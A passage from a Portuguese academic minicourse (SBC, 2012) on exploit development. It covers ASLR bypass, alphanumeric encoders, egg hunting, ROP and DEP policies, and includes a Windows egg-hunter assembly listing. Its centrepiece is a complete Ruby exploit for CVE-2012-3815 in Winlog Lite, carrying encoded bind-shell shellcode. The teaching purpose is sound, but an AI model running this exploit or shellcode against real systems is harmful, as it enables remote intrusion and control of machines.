Outra estratégia interessante de proteção contra ataques de *buffer overflow* baseia-se na ideia de impossibilitar o atacante de descobrir o endereço para o qual o fluxo do programa deve ser transferido, através do embaralhamento dos endereços de memória atribuídos aos segmentos do programa e às bibliotecas do sistema operacional. Essa estratégia recebeu o nome *Address Space Layout Randomization* (ASLR). Ela baseia-se no princípio de que se os endereços de memória forem atribuídos aleatoriamente aos módulos e aos seus segmentos, um atacante não saberá para qual endereço de memória desviar.

O ASLR é adotado pelo Linux desde o *kernel* 2.6.12. Nesse sistema – cada vez que um processo é carregado – seus segmentos, endereço base e bibliotecas recebem uma faixa de endereços diferente. No Windows, essa proteção foi implementada a partir do Vista e do Server 2008. No caso dos sistemas da Microsoft, o embaralhamento de endereços é renovado a cada reinicialização do sistema operacional [Cugliari e Graziano, 2010].

 ©2012 SBC — Soc. Bras. de Computação

A estratégia utilizada no ASLR funciona muito bem quando devidamente implementada e integrada às aplicações. No entanto, ela pode oferecer brechas, porque alguns sistemas deixam áreas de memória em posições fixas, para facilitar o processo de carregamento dos módulos na memória e para possibilitar a execução de otimizações de código por parte do compilador. Além disso, um esquema de força bruta pode ser utilizado para testar todos os possíveis endereços onde o *shellcode* possa estar localizado, caso o processo não aborte sua execução ao sofrer um *overflow*. Se o atacante conseguir recuperar algum endereço do processo durante o ataque, como o *base pointer*, ele ainda poderá reduzir o número de possibilidades a serem testadas. Outra estratégia utilizada por atacantes para reduzir o número de testes durante o ataque de força bruta é inserir um bloco de instruções NOP antes do *shellcode*, ampliando a sua área de cobertura e, consequentemente, a quantidade de endereços que levem à execução do *shellcode*. Existe ainda outra técnica de superação do ASLR, denominada *Heap Spraying*, que também baseia-se na inserção de blocos de instruções NOP junto com o *shellcode*. Essa abordagem é explicada em detalhes na seção 1.4.3 deste texto.

Em situações específicas, os atacantes podem calcular o tamanho da entrada maliciosa de forma a sobrescrever apenas a fração menos significativa do endereço de retorno [Sotirov e Dowd, 2008]. Como o ASLR embaralha apenas os bytes mais significativos do endereço de cada módulo (endereço base), se o *payload* malicioso terminar exatamente em cima desses bytes do endereço de retorno, pode ser possível apontar para um *shellcode*. Isso é viável quando o endereço base do endereço de retorno original aponta para uma região que contém alguma instrução capaz de desviar o fluxo para a área onde o *shellcode* se localiza.

No caso específico do Windows, a aleatoriedade no endereço de carregamento dos módulos é uma opção dentro do processo de ligação (/DYNAMICBASE), que muitas vezes não é ativada ou que impõe a necessidade de recompilação de aplicações previamente distribuídas. Em função disso, os atacantes também utilizam contra o ASLR a mesma ideia empregada para transpor a proteção oferecida pelo SafeSEH: encontrar um executável ou biblioteca que não tenha sido compilado utilizando a opção /DYNAMICBASE e usá-lo para transferir o fluxo de execução para o *shellcode*.

1.3.2. Filtros de Dados

Existem *exploits* que atuam em programas que não executam um procedimento de validação nos dados de entrada fornecidos pelos usuários [Chien e Szor, 2002]. Com a intenção de resolver esse problema, a entrada de dados de programas considerados vulneráveis passou a aplicar um conjunto de "filtros" que limitam o conjunto de símbolos aceitos como válidos apenas àqueles que pertencem às faixas de "A" a "Z" (0x41 até 0x5A), de "a" a "z", (0x61 até 0x7A) e de "0" a "9" (0x30 to 0x39) [Anley et al., 2007], na tentativa de impedir a entrada de símbolos especiais como o "*scape*" (0x1B) ou outros símbolos reservados.

Entretanto, existem duas técnicas utilizadas pelos desenvolvedores de *exploits* para superar esta limitação: "*bridge building*" e "*encoders*" [Anley et al., 2007].

O objetivo do *bridge building*, é ocultar o verdadeiro código do *exploit* através de um conjunto de *opcodes* constituídos apenas de bytes alfanuméricos que, ao serem

 ©2012 SBC — Soc. Bras. de Computação

executados, irão gerar a instrução desejada, construindo uma "ponte" entre a codificação aceita e a instrução desejada. A Tabela 1.3 oferece um exemplo do uso de instruções construídas com símbolos "válidos" responsáveis por gerar a instrução "CALL EAX" (0xFF 0xD0).

Tabela 1.3. Exemplo de *bridge building* [Anley et al., 2007].

Código *Assembly*	***Opcode***	**Resultado**
push 30h	0x6A 0x30	Armazena 0x00000030 na pilha
pop eax	0x58	Transfere este valor para o registrador EAX
xor al,30h	0x34 0x30	XOR al com 0x30. Isto gera 0x00000000 em EAX.
dec eax	0x48	Subtrai 1 de EAX, gerando 0xFFFFFFFF
xor eax,7A393939h	0x35 0x3939397A	Este XOR armazena 0x85C6C6C6 em EAX.
xor eax,55395656h	0x35 0x56563955	e este outro gera 0xD0FF9090 em EAX.
push eax	0x50	Armazena este valor na pilha.

O maior problema apresentado pela técnica de "ponte" é a quantidade excessiva de instruções necessárias para gerar o código desejado. Assim, partindo diretamente do código original do *shellcode*, pode ser aplicada uma técnica baseada no uso de "*encoders*" [Eeckhoutte, 2010c], que convertem automaticamente todo o código para um formato específico, de acordo com as necessidades do desenvolvedor e o tipo de filtro que se pretende contornar. Dessa forma, é possível evitar os chamados "*bad characters*" [Bradshaw, 2011] [Eeckhoutte, 2010c], que podem inutilizar o código do *shellcode*. Um bom exemplo é o símbolo "null" (0x00), que pode ser interpretado como um indicador de fim de *string*, levando ao término da leitura dos dados inseridos pelo *exploit*. Esse processo de codificação pode ser executado manualmente [Anley et al., 2007] ou através do uso de ferramentas como o "msfencode" [Eeckhoutte, 2010c], contido no pacote Metasploit. Ao utilizar essa ferramenta, o código gerado já contém o conjunto de instruções necessárias para o processo de decodificação, automatizando o processo.

1.3.3. Assinaturas

Assinaturas são definidas como sendo uma sequência de bytes extraída do corpo de um código binário específico [Karin, 2006]. Uma assinatura é gerada tomando-se uma parte do código que seja única para aquele elemento de *software* e que tenha pouca probabilidade de ocorrer em outros programas. Normalmente, as assinaturas são armazenadas em tabelas *hash*, de forma a garantir que o acesso seja o mais ágil possível. Os programas de detecção de códigos maliciosos, como antivírus e analisadores de conteúdo, trabalham principalmente com um método de comparação que verifica se um determinado programa executável combina com uma assinatura armazenada em sua base de dados [Moura e Rebiha, 2009], varrendo o corpo do código suspeito na busca das sequências de bytes armazenadas na base de assinaturas.

Entretanto, além do uso de *encoders* (discutidos na seção 1.3.2), capazes de gerar uma nova codificação com base num mesmo código de um *exploit*, já é muito comum que códigos maliciosos apliquem técnicas conhecidas como "ofuscação de código", capazes de gerar variações no código binário de forma a inviabilizar a identificação por meio de assinaturas [Rad e Masrom, 2010]. Assim, para evitar a detecção, novas cópias daquele mesmo código mantêm a estrutura semântica original, mas incluem alterações sintáticas que os tornam incompatíveis com a assinatura gerada

originalmente. Entre as técnicas de ofuscação de código, destacam-se: inserção de lixo no código, ou código inerte; troca mútua de registradores e variáveis entre operações; e troca das instruções originais por outras com o mesmo efeito.

Existem diversas abordagens diferentes para tratar esse problema [Karin, 2006] [Moura e Rebiha, 2009] [Rad e Masrom, 2010]. Cada uma procura eliminar o efeito das mudanças de código de uma maneira diferente. No entanto, essas estratégias não serão abordadas aqui, pois fogem do escopo deste minicurso.

1.4. Técnicas modernas de exploração

À medida que os mecanismos de proteção contra explorações de softwares evoluíram, surgiram novas técnicas de desenvolvimento de artefatos maliciosos. Essas abordagens foram criadas justamente com o intuito de suplantar defesas e permitir a execução de códigos de ataque. Esta seção apresenta as principais técnicas atualmente empregadas no desenvolvimento de *exploits* destinados a comprometer a segurança de sistemas computacionais modernos.

1.4.1. *Egg Hunting*

O nome *Egg Hunting* é uma alusão à brincadeira de mesmo nome, comum no período da páscoa, na qual ovos de chocolate são escondidos para que crianças os encontrem. No contexto de explorações de softwares, esse nome é utilizado para designar uma técnica utilizada para desenvolver *exploits* capazes de executar *shellcodes* em sistemas com restrições de espaço na memória.

Quando a área disponível em memória para armazenar um *shellcode* é muito pequena, atacantes ficam impedidos de introduzir qualquer código malicioso efetivo. Em outros casos, apesar de a área disponível ser suficiente para um *shellcode*, restrições quanto ao uso de determinados caracteres podem levá-lo a crescer muito de tamanho após o processo de codificação. Nesse cenário, o método denominado *Egg Hunting* surgiu como uma importante técnica de desenvolvimento de *exploits* para execução de *shellcodes* em dois estágios, superando o desafio imposto pela limitação de espaço. A ideia central consiste em dividir o *payload* em duas ou mais porções, de modo que a fração inicial do código fica responsável unicamente por encontrar o *shellcode* e desviar o fluxo de execução para ele.

Como essa é uma tarefa bem mais simples do que as funções desempenhadas por um *shellcode* típico, seu código pode ser expresso em uma quantidade muito menor de instruções. Assim, é possível ocupar pequenos espaços em memória com o primeiro estágio do *payload* – o *Egg Hunter* – e disponibilizar o restante do código em uma outra área de memória, inicialmente desconhecida e possivelmente distante da região de memória onde a vulnerabilidade é explorada. Por outro lado, um *Egg Hunter* impõe o pré-requisito de que o atacante deve ser capaz de inserir o restante do *shellcode* em algum local no espaço de endereços do processo atacado, ainda que a localização exata dessa fração de código não seja conhecida.

É importante destacar que um *Egg Hunter*, apesar de ser classificado como um mecanismo de execução de *shellcodes* em dois estágios, difere dos *payloads* multiestágios existentes nos *frameworks* para testes de penetração. No Metasploit, por

exemplo, os *payloads* multiestágios utilizam a primeira porção de código para criar um canal de comunicação entre a máquina do atacante e o sistema alvo [Maynor e Mookhey, 2007]. Através desse canal, o segundo estágio do *payload* – que contém o *shellcode* escolhido pelo atacante – é enviado para a vítima. No caso dos *Egg Hunters*, os dois estágios são inseridos pelo próprio atacante na memória da máquina alvo, de forma independente. Ou seja, o segundo estágio não é carregado em memória pelo *Egg Hunter*. Isso permite que o tamanho do código de um *Egg Hunter* seja muito menor do que o tamanho do código do primeiro estágio utilizado pelos *frameworks* para testes de penetração. A implementação de *Egg Hunter* para Windows discutida a seguir, por exemplo, ocupa 32 bytes, enquanto o menor *payload* (*find_tag*) gerado pelo Metasploit para o mesmo sistema operacional demanda 92 bytes de espaço em memória.

Além disso, os *Egg Hunters* evitam a necessidade de uma conexão entre a máquina alvo e a máquina do atacante, o que em muitos casos pode ser inviável. Em contrapartida, eles apresentam a desvantagem de requerer que o *shellcode* seja inserido diretamente na memória do processo. Normalmente, isso é conseguido pelos atacantes através da submissão de uma entrada adicional para o programa alvo, que contenha apenas o segundo estágio do código. Note que essa entrada adicional não precisa coincidir com a entrada utilizada para explorar a vulnerabilidade do programa, pois basta que o processo aceite os dados e armazene-os em memória.

O principal desafio de um *Egg Hunte*r consiste em evitar o acesso a regiões de memória inválidas ou que não tenham sido alocadas para o programa, a fim de impedir o lançamento de interrupções que abortem a execução do código. Além disso, é desejável que o *Egg Hunte*r seja eficiente, pois o ataque poderá ser detectado caso o processo de busca em memória exija muito esforço computacional. Miller [Miller, 2004] apresenta estratégias confiáveis, portáveis e pequenas para pesquisar o espaço virtual de endereços de um processo em sistemas operacionais Windows e Linux. Entre as diversas soluções propostas nesse estudo, o mecanismo desenvolvido para ambientes Windows baseado na chamada de sistema “NtDisplayString” ganhou notoriedade por seu tamanho reduzido e por sua confiabilidade. Em função dessas características, desde a sua publicação, esse método tem sido amplamente empregado em diversos *exploits*. Posteriormente, foi proposta a substituição da chamada de sistema “NtDisplayString” pela chamada “NtAccessCheckAndAuditAlarm” – uma vez que a segunda mantém o mesmo identificador de chamada em todas as versões NT do Windows – tornando o código mais portável [Jurczyk, 2012]. O código de montagem desse *Egg Hunter* para a arquitetura IA-32 é apresentada na Tabela 1.4.

Uma vez que a chamada de sistema “NtAccessCheckAndAuditAlarm” está disponível apenas nas versões NT do Windows, o *Egg Hunter* apresentado na Tabela 1.4 aplica-se somente aos sistemas operacionais da Microsoft pertencentes a essa família. Essa chamada de sistema é utiliza pelo *Egg Hunter* para validar as páginas de memória antes de efetivamente acessá-las, evitando a incidência de violações que abortem a execução do processo. Antes de ler o conteúdo apontado pelo registrador EDX, a chamada “NtAccessCheckAndAuditAlarm” checa se o endereço é válido. Na ocorrência de acessos inválidos, o valor 0xc0000005 é retornado no registrador EAX. Escolhendo-se outra chamada de sistema que desempenhe o mesmo papel, pode-se facilmente adaptar o código acima para atender a outras plataformas.

 ©2012 SBC — Soc. Bras. de Computação

Tabela 1.4. Código de *Egg Hunter* para sistemas Windows NT em arquitetura IA-32.

Nº	End. rel.	Cód. (hexa)	*Assembly*	Comentário
1	inc_pág:$+0	6681CAFF0F	or dx,0xfff	Anota último endereço da página
2	inc_end:$+5	42	inc edx	Obtém primeiro endereço da página seguinte
3	$+6	52	push edx	Salva EDX (endereço a ser analisado)
4	$+7	6A02	push 0x2	Empilha valor que indica a chamada de sistema
5	$+9	58	pop eax	Salva em EAX o indicador da chamada de sistema
6	$+A	CD2E	int 0x2e	Chama o kernel para executar a chamada indicada
7	$+C	3C05	cmp al,0x5	Checa se há violação de acesso (cód. = 0xc0000005)
8	$+E	5A	pop edx	Recupera em EDX o endereço a ser analisado
9	$+F	74EF	jz inc_pág	Salta para a próxima página se houver violação
10	$+11	B845545353	mov eax,0x53535445	Carrega a chave ("ETSS" nesse exemplo) em EAX
11	$+16	8BFA	mov edi,edx	Copia endereço para EDI (*scasd* incrementa o valor)
12	$+18	AF	scasd	Compara a chave (EAX) com o valor apontado por EDI, seta flag de status e incrementa o valor de EDI
13	$+19	75EA	jnz inc_end	Salta para próximo endereço se não casar a chave
14	$+1B	AF	scasd	Compara novamente a chave (2ª parte)
15	$+1C	75E7	jnz inc_end	Salta para próximo endereço se não casar a 2ª parte
16	$+1E	FFE7	jmp edi	Salta para a primeira instrução do *shellcode*

Para encontrar o *shellcode* na memória – também chamado de ovo –, os *Egg Hunters* utilizam um marcador, que deve ser inserido junto com o segundo estágio do código, imediatamente antes da primeira instrução a ser executada. Essa chave deve ser única, ou seja, não deve existir em qualquer outra posição de memória do processo. Caso contrário, o fluxo de execução poderá ser desviado para a área de memória onde há a colisão com a chave, ao invés de saltar para o *shellcode*. Por isso, o atacante deve, pelo menos, se certificar de que a chave escolhida jamais colidirá com qualquer código de operação definido para o conjunto de instruções de máquina da arquitetura utilizada. Além disso, como usualmente a chave é codificada dentro do *Egg Hunter*, ela deve ser inserida duas vezes antes do *payload*, como forma de diferenciar o *shellcode* do próprio *Egg Hunter*. No exemplo apresentado na Tabela 1.4, foi utilizada a chave "ETSS", que convertida para os valores ASCII de cada caractere, em hexadecimal, corresponde a 0x45545353. Ao prefixar o código do *shellcode* com a chave, deve-se anotá-la duas vezes, conforme a seguir: 0x4554535345545353.

No exemplo de código acima, o registrador EDX é utilizado como ponteiro para a célula de memória a ser comparada com a chave. As duas primeiras instruções garantem que EDX guardará o primeiro endereço da página de memória subsequente à página inicialmente apontada por EDX. Note que o código evita inicializar EDX em uma página específica, já que normalmente a localização do *shellcode* não é conhecida. Assim, economiza-se alguns bytes. No entanto, pode ser necessário estabelecer explicitamente o endereço inicial de busca, uma vez que ele deve ser menor do que a posição onde o *shellcode* é armazenado. Uma escolha conservadora é inicializar o registrador EDX com o endereço 0x00000000. Porém, deve-se lembrar que, na maioria dos casos, essa inicialização não pode ser efetuada diretamente, devido à existência de *null* bytes. Uma boa alternativa pode ser encontrar em tempo de execução o endereço inicial do processo ou da sua área de pilha. Além disso, em alguns casos pode ser necessário inicializar o registrador EDX com um endereço que impeça o *Egg Hunter* de encontrar uma cópia corrompida do *shellcode*. Independente da motivação, em todas as

 ©2012 SBC — Soc. Bras. de Computação

situações mencionadas, pode-se alterar a posição inicial de memória a ser pesquisada pelo *Egg Hunter* através da inclusão de instruções no início do código.

Além de evitar o desvio do fluxo de execução para versões corrompidas do *shellcode*, iniciar a busca a partir de um determinado endereço pode ser útil nas situações em que se deseja reduzir o tempo de execução do *Egg Hunter*. O tempo requerido para testar todos os endereços de memória à procura da chave pode acarretar em problemas de ordem prática para o sucesso da exploração. O usuário do equipamento atacado pode, por exemplo, reiniciar o processo alvejado em decorrência de um longo tempo sem respostas da aplicação.

Após armazenar em EDX o primeiro endereço da página de memória, a terceira instrução salva o valor de EDX na pilha, a fim de possibilitar a sua posterior restauração. Esse procedimento é necessário porque a chamada de sistema "NtAccessCheckAndAuditAlarm", efetuada na sexta instrução do código, corrompe o valor desse registrador durante sua execução. Ao contrário das chamadas de funções tradicionais, nas quais os parâmetros são anotados na pilha, nas chamadas de sistema do Windows os parâmetros são armazenados em um vetor de argumentos apontado pelo registrador EDX. O registrador EAX, por sua vez, é usado para indicar para o *kernel* qual chamada de sistema o processo deseja executar. Como o valor correspondente à chamada de sistema "NtAccessCheckAndAuditAlarm" é 2, esse valor é carregado em EAX pelas instruções 4 e 5, antes do *Egg Hunter* chamar o kernel do sistema na instrução 6.

A instrução 7 compara a porção menos significativa do registrador EAX, onde a chamada de sistema armazena seu valor de retorno, com o valor 5. Se os valores forem iguais, significa que o código 0xc0000005, indicativo de violação de acesso, foi retornado. Nesse caso, a nona instrução salta para a primeira, onde o processo é reiniciado com o incremento da página de memória. Esse incremento da página de memória evita que o *Egg Hunte*r percorra todos os endereços de memória, reduzindo o esforço computacional. Ele é possível porque todas as posições de memória pertencentes a uma mesma página possuem as mesmas restrições de acesso. Porém, antes de testar a condição do salto previsto na instrução 9, o valor de EDX é extraído da pilha e restabelecido pela oitava instrução.

Caso a chamada de sistema não retorne um sinal indicativo de violação de acesso, a execução prossegue para finalmente comparar a chave com o conteúdo do endereço apontado por EDX. Para isso, a instrução 10 carrega a chave no registrador EAX e a instrução 11 copia o endereço armazenado em EDX para EDI. Essa cópia somente é necessária porque a instrução de comparação de strings "scasd", executada na sequência, efetua também o incremento do endereço armazenado em EDI em 4 unidades. Caso o conteúdo de EAX seja diferente do conteúdo apontado por EDI, o valor de EDX mantem-se o mesmo e o salto indicado na instrução 13 retoma o processo de busca a partir da instrução 2, na qual o endereço armazenado em EDX é incrementado.

Por outro lado, se a primeira comparação – efetuada pela instrução 12 – indicar que a chave foi encontrada, o valor de EDI já terá sido incrementado e apontará para os próximos 4 bytes, permitindo a comparação da segunda cópia da chave. As instruções

 ©2012 SBC — Soc. Bras. de Computação

14 e 15 repetem o processo de verificação do casamento do marcador e, concretizando-se o segundo casamento, o *Egg Hunter* é encerrado com o salto para a primeira instrução do *shellcode*, apontada por EDI.

Uma característica importante do *Egg Hunter* apresentado decorre do uso das duas instruções de PUSH. Elas sobrescrevem os dados armazenados nos 8 bytes anteriores à posição apontada pelo registrador de topo de pilha (ESP). Isso significa que o *shellcode* será corrompido pelo *Egg Hunter* caso o registrador ESP aponte para algum endereço até 8 bytes posterior às posições usadas pelo *payload*.

Um exemplo recente de *exploit* que utiliza exatamente a implementação de *Egg Hunter* apresentada na Tabela 1.4 pode ser encontrado em [12]. Nesse artefato, é explorada uma vulnerabilidade no software Winlog Lite, desenvolvido pela Sielco Sistemi. A vulnerabilidade foi divulgada em 05 de junho de 2012, juntamente com a PoC apresentada abaixo, e recebeu o identificador CVE-2012-3815.

Listagem 1.5. Código de *exploit* que utiliza um *Egg Hunter* para executar o *shellcode*.

```
1  require 'socket'
2
3  port = "46824"
4  host = "10.8.28.37"
5
6  s = TCPSocket.open(host,port)
7
8  sleep(0.5)
9
10 egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
11 egghunter << "\xef\xb8\x77\x6f\x6f\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
12
13 # msfpayload windows/shell_bind_tcp R | msfencode -t ruby
14 #[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)
15 shellcode =
16 "\xdb\xc8\xd9\x74\x24\xf4\x5b\xba\x45\x76\x08\xf1\x33\xc9" +
17 "\xb1\x56\x31\x53\x18\x83\xeb\xfc\x03\x53\x51\x94\xfd\x0d" +
18 "\xb1\xd1\xfe\xed\x41\x82\x77\x08\x70\x90\xec\x58\x20\x24" +
19 "\x66\x0c\xc8\xcf\x2a\xa5\x5b\xbd\xe2\xca\xec\x08\xd5\xe5" +
20 "\xed\xbc\xd9\xaa\x2d\xde\xa5\xb0\x61\x00\x97\x7a\x74\x41" +
21 "\xd0\x67\x76\x13\x89\xec\x24\x84\xbe\xb1\xf4\xa5\x10\xbe" +
21 "\x44\xde\x15\x01\x30\x54\x17\x52\xe8\xe3\x5f\x4a\x83\xac" +
23 "\x7f\x6b\x40\xaf\xbc\x22\xed\x04\x36\xb5\x27\x55\xb7\x87" +
24 "\x07\x3a\x86\x27\x8a\x42\xce\x80\x74\x31\x24\xf3\x09\x42" +
25 "\xff\x89\xd5\xc7\xe2\x2a\x9e\x70\xc7\xcb\x73\xe6\x8c\xc0" +
26 "\x38\x6c\xca\xc4\xbf\xa1\x60\xf0\x34\x44\xa7\x70\x0e\x63" +
27 "\x63\xd8\xd5\x0a\x32\x84\xb8\x33\x24\x60\x65\x96\x2e\x83" +
28 "\x72\xa0\x6c\xcc\xb7\x9f\x8e\x0c\xdf\xa8\xfd\x3e\x40\x03" +
29 "\x6a\x73\x09\x8d\x6d\x74\x20\x69\xe1\x8b\xca\x8a\x2b\x48" +
30 "\x9e\xda\x43\x79\x9e\xb0\x93\x86\x4b\x16\xc4\x28\x23\xd7" +
31 "\xb4\x88\x93\xbf\xde\x06\xcc\xa0\xe0\xcc\x7b\xe7\x2e\x34" +
32 "\x28\x80\x52\xca\xdf\x0c\xda\x2c\xb5\xbc\x8a\xe7\x21\x7f" +
33 "\xe9\x3f\xd6\x80\xdb\x13\x4f\x17\x53\x7a\x57\x18\x64\xa8" +
34 "\xf4\xb5\xcc\x3b\x8e\xd5\xc8\x5a\x91\xf3\x78\x14\xaa\x94" +
35 "\xf3\x48\x79\x04\x03\x41\xe9\xa5\x96\x0e\xe9\xa0\x8a\x98" +
36 "\xbe\xe5\x7d\xd1\x2a\x18\x27\x4b\x48\xe1\xb1\xb4\xc8\x3e" +
37 "\x02\x3a\xd1\xb3\x3e\x18\xc1\x0d\xbe\x24\xb5\xc1\xe9\xf2" +
38 "\x63\xa4\x43\xb5\xdd\x7e\x3f\x1f\x89\x07\x73\xa0\xcf\x07" +
39 "\x5e\x56\x2f\xb9\x37\x2f\x50\x76\xd0\xa7\x29\x6a\x40\x47" +
40 "\xe0\x2e\x70\x02\xa8\x07\x19\xcb\x39\x1a\x44\xec\x94\x59" +
41 "\x71\x6f\x1c\x22\x86\x6f\x55\x27\xc2\x37\x86\x55\x5b\xd2" +
42 "\xa8\xca\x5c\xf7"
43
44 puts "placing the shellcode"
45 buffer = "\x41" * 2000
46 buffer << "wootwoot" #egg
```

[12] http://www.s3cur1ty.de/m1adv2012-001

 ©2012 SBC — Soc. Bras. de Computação

```
47 buffer << "\x90"
48 buffer << shellcode
49 buffer << "\x90" * 2000
50 print "buffer length: #{buffer.length}\r\n"
51 s.puts(buffer)
52
53 puts "sleeping ..."
54 sleep(5)
55
56 puts "kicking ..."
57 buffer = "\x41" * 20 + "\x14" * 10 + "\x41" * 167
58 buffer << "\xdf\x53\x51\x40" #EIP -> Jmp ESP - Vclx40.bpl - 0x405153df
59 buffer << "\x90"
60 buffer << egghunter
61 buffer << "\x90" * (59 - egghunter.length)
62 print "buffer length: #{buffer.length}\r\n"
63 s.puts(buffer)
```

Nas primeiras linhas do *exploit* (1 a 6), desenvolvido na linguagem de programação Ruby, a biblioteca para instanciar soquetes é importada, as variáveis que definem o endereço IP e a porta de destino são inicializadas e o soquete de comunicação com a aplicação vulnerável é criado. Depois de aguardar 0,5 segundos, o *buffer* que armazena o código do *Egg Hunter* é inicializado. Note que o código hexadecimal do *Egg Hunter* é praticamente idêntico ao código apresentado na Tabela 1.4. A única diferença, expressa do décimo nono ao vigésimo segundo bytes, decorre da discrepância na chave utilizada. Enquanto no código apresentado na Tabela 1.4 a chave é "ETSS", na PoC foi empregada a chave "woot", conforme indicado na linha 46 do *exploit*. Nesse caso, o valor ASCII correspondente é 0x776f6f74.

Nas linhas de 13 a 42 é inicializada a variável que armazena o código do *shellcode*. O autor utiliza um *shellcode* do tipo "*bind shell*", que abre a porta 4444 na vítima e aguarda uma conexão por onde envia um *shell* remoto. Repare que o *shellcode*, com 368 bytes de tamanho, é bem maior do que os 32 bytes do *Egg Hunter*.

Nas linhas de 44 a 51, o *buffer* que contém o *shellcode* é montado e enviado à aplicação via conexão TCP. Nesse ponto, cabe ressaltar a inclusão da chave "woot" duas vezes em sequência, antes da primeira instrução do *shellcode*. O autor utilizou o formato de strings da linguagem Ruby para evitar a escrita manual dos bytes da chave, necessária caso o marcador fosse expresso em formato hexadecimal. Os bytes adicionados ao *buffer* nas linhas 45 e 49 têm a função apenas de complementar o tamanho do *buffer* para que, quando a aplicação manipular os dados recebidos, o trecho correspondente ao *shellcode* permaneça em memória.

A segunda remessa de dados maliciosos é montada e enviada nas linhas de 56 a 63. Esse fragmento corresponde à entrada formatada para ocasionar o *overflow* e para desviar o fluxo de execução para o *Egg Hunter*.

1.4.2. *Return-Oriented Programming* (ROP)

A técnica de desenvolvimento de *exploits* denominada *Return-Oriented Programming* (ROP) baseia-se no reuso de código para superar a proteção oferecida pelo bit de execução (NX/XD). Ao contrário da tradicional técnica de reuso de código "return-to-libc", na qual o atacante desvia o fluxo de execução para o início de alguma função útil para o ataque (normalmente disponível na biblioteca "libc"), o ROP encadeia vários pequenos trechos de código (*gadgets*) a fim de executar uma determinada tarefa. Para

©2012 SBC — Soc. Bras. de Computação

conseguir esse encadeamento, a última instrução de cada trecho de código escolhido deve executar um desvio. A ideia original do ROP utiliza *gadgets* finalizados com instruções de retorno (RET) para interligar as frações de código escolhidas [Shacham, 2007]. Daí surgiu o nome da técnica. A vantagem do ROP em relação ao "return-to-libc" decorre da ampliação das possibilidades para o *shellcode*, pois ao usar a segunda técnica, as ações do atacante ficam limitadas às funções carregadas na memória.

O encadeamento de códigos, efetuado antes de desviar o fluxo de execução para o *shellcode*, pode ter como objetivo realizar diversas tarefas: habilitar o bit de execução para a região de memória onde o *shellcode* se localiza, copiar o *shellcode* para uma área de memória com permissão de execução ou desabilitar a proteção oferecida pelo bit NX/XD. Nos sistemas operacionais da Microsoft, em função da grande quantidade de incompatibilidade de aplicações com o DEP, por padrão essa proteção não é habilitada para todos os processos. Ao invés disso, o administrador do sistema pode escolher entre quatro políticas de uso, detalhadas na Tabela 1.5.

Tabela 1.5. Opções de configuração do DEP [Microsoft, 2006].

Opção	Descrição
OptIn	Configuração padrão nas versões XP, Vista e 7 do Windows. O DEP é habilitado para alguns binários do sistema e para programas incluídos pelo administrador do sistema na lista de opção por usar a proteção (opt-in).
OptOut	Configuração padrão nas versões Server do Windows. O DEP é habilitado para todos os processos, exceto aqueles incluídos pelo administrador do sistema na lista de opção por não usar a proteção (opt-out).
AlwaysOn	O DEP é habilitado para todos os processos, sem exceções.
AlwaysOff	O DEP é desabilitado para todos os processos, sem exceções.

As políticas de uso do DEP definem também se um processo pode alterar sua própria opção de configuração para essa proteção. Se as opções "AlwaysOn" ou "AlwaysOff" estiverem ativas, nenhum processo pode alterar suas configurações relativas ao DEP. Por outro lado, se as opções "OptIn" ou "OptOut" estiverem ativas (e se o "Permanent DEP" – explicado a seguir – estiver desativado,) o processo poderá chamar a função "NtSetInformationProcess" [Miller e Johnson, 2005] ou a função "SetProcessDEPPolicy" [Damele, 2009] para alterar sua opção de configuração. Ressalta-se, porém, que a função "SetProcessDEPPolicy" só pode ser chamada uma vez por cada processo. Portanto, se essa função já tiver sido chamada pelo processo atacado, o *exploit* não funcionará caso efetue uma nova chamada. Isso ocorre, por exemplo, com o Internet Explorer 8, que chama a função "SetProcessDEPPolicy" assim que o programa inicia.

Além das quatro opções de configuração do DEP, a partir do Windows Vista, a Microsoft incorporou um mecanismo denominado "Permanent DEP", que é ativado automaticamente para os executáveis ligados com a opção /NXCOMPAT. Essa opção também pode ser ativada individualmente pelos processos através de uma chamada à função "SetProcessDEPPolicy". O "Permanent DEP" tem impacto direto na escolha da estratégia usada para superar o DEP, pois quando esse indicador está ativo, nenhuma função pode ser usada para alterar a política de DEP configurada para o processo [Eeckhoutte, 2010b].

 ©2012 SBC — Soc. Bras. de Computação

Quando o "permanent DEP" ou a opção "AlwaysOn" estão ativos, os atacantes recorrem a outras estratégias para burlar o DEP. Uma delas é chamar a função "VirtualProtect" para marcar como executável a página de memória onde o *shellcode* se localiza. Outra abordagem consiste em executar a função "WriteProcessMemory", que permite copiar o *shellcode* para uma localização executável da memória, desde que essa região também seja gravável. Se isso não for viável, existe ainda a possibilidade de utilizar a função "VirtualAlloc" ou a função "HeapCreate" para criar uma nova região de memória com permissões de execução e escrita. Após criar essa área, basta copiar o *shellcode* para lá através de uma chamada a funções como "memcpy" ou "WriteProcessMemory".

Acontece que para chamar as funções que permitem superar o DEP através das estratégias mencionadas, é necessário preparar os parâmetros a serem submetidos para essas APIs (*Application Programming Interfaces*). Ao explorar uma vulnerabilidade do tipo estouro de pilha, como os argumentos também são anotados na pilha, teoricamente bastaria inseri-los na pilha junto com os dados que acarretam no estouro e executar a chamada direta da função (equivalente à técnica "ret-to-libc"). Entretanto, endereços previamente desconhecidos (como a localização exata do *shellcode*) ou valores que contenham bytes nulos (0x00) usualmente exigem a execução prévia de instruções para carregar o valor desejado na pilha. Por isso, a preparação dos argumentos requer uma seleção minuciosa de *gadgets* para o encadeamento de instruções, além da escolha precisa dos valores a serem escritos durante o *overflow*. Esses *gadgets* devem manipular os dados inseridos pelo atacante na memória a fim de gerar os parâmetros adequados para chamar-se a API escolhida. O grande desafio imposto pela técnica ROP reside no fato que, na maioria das vezes, ao executar instruções para preparar e escrever um valor na pilha, acaba-se alterando outros valores em registradores ou na própria pilha. Por isso, a escolha dos *gadgets* deve ser bastante criteriosa.

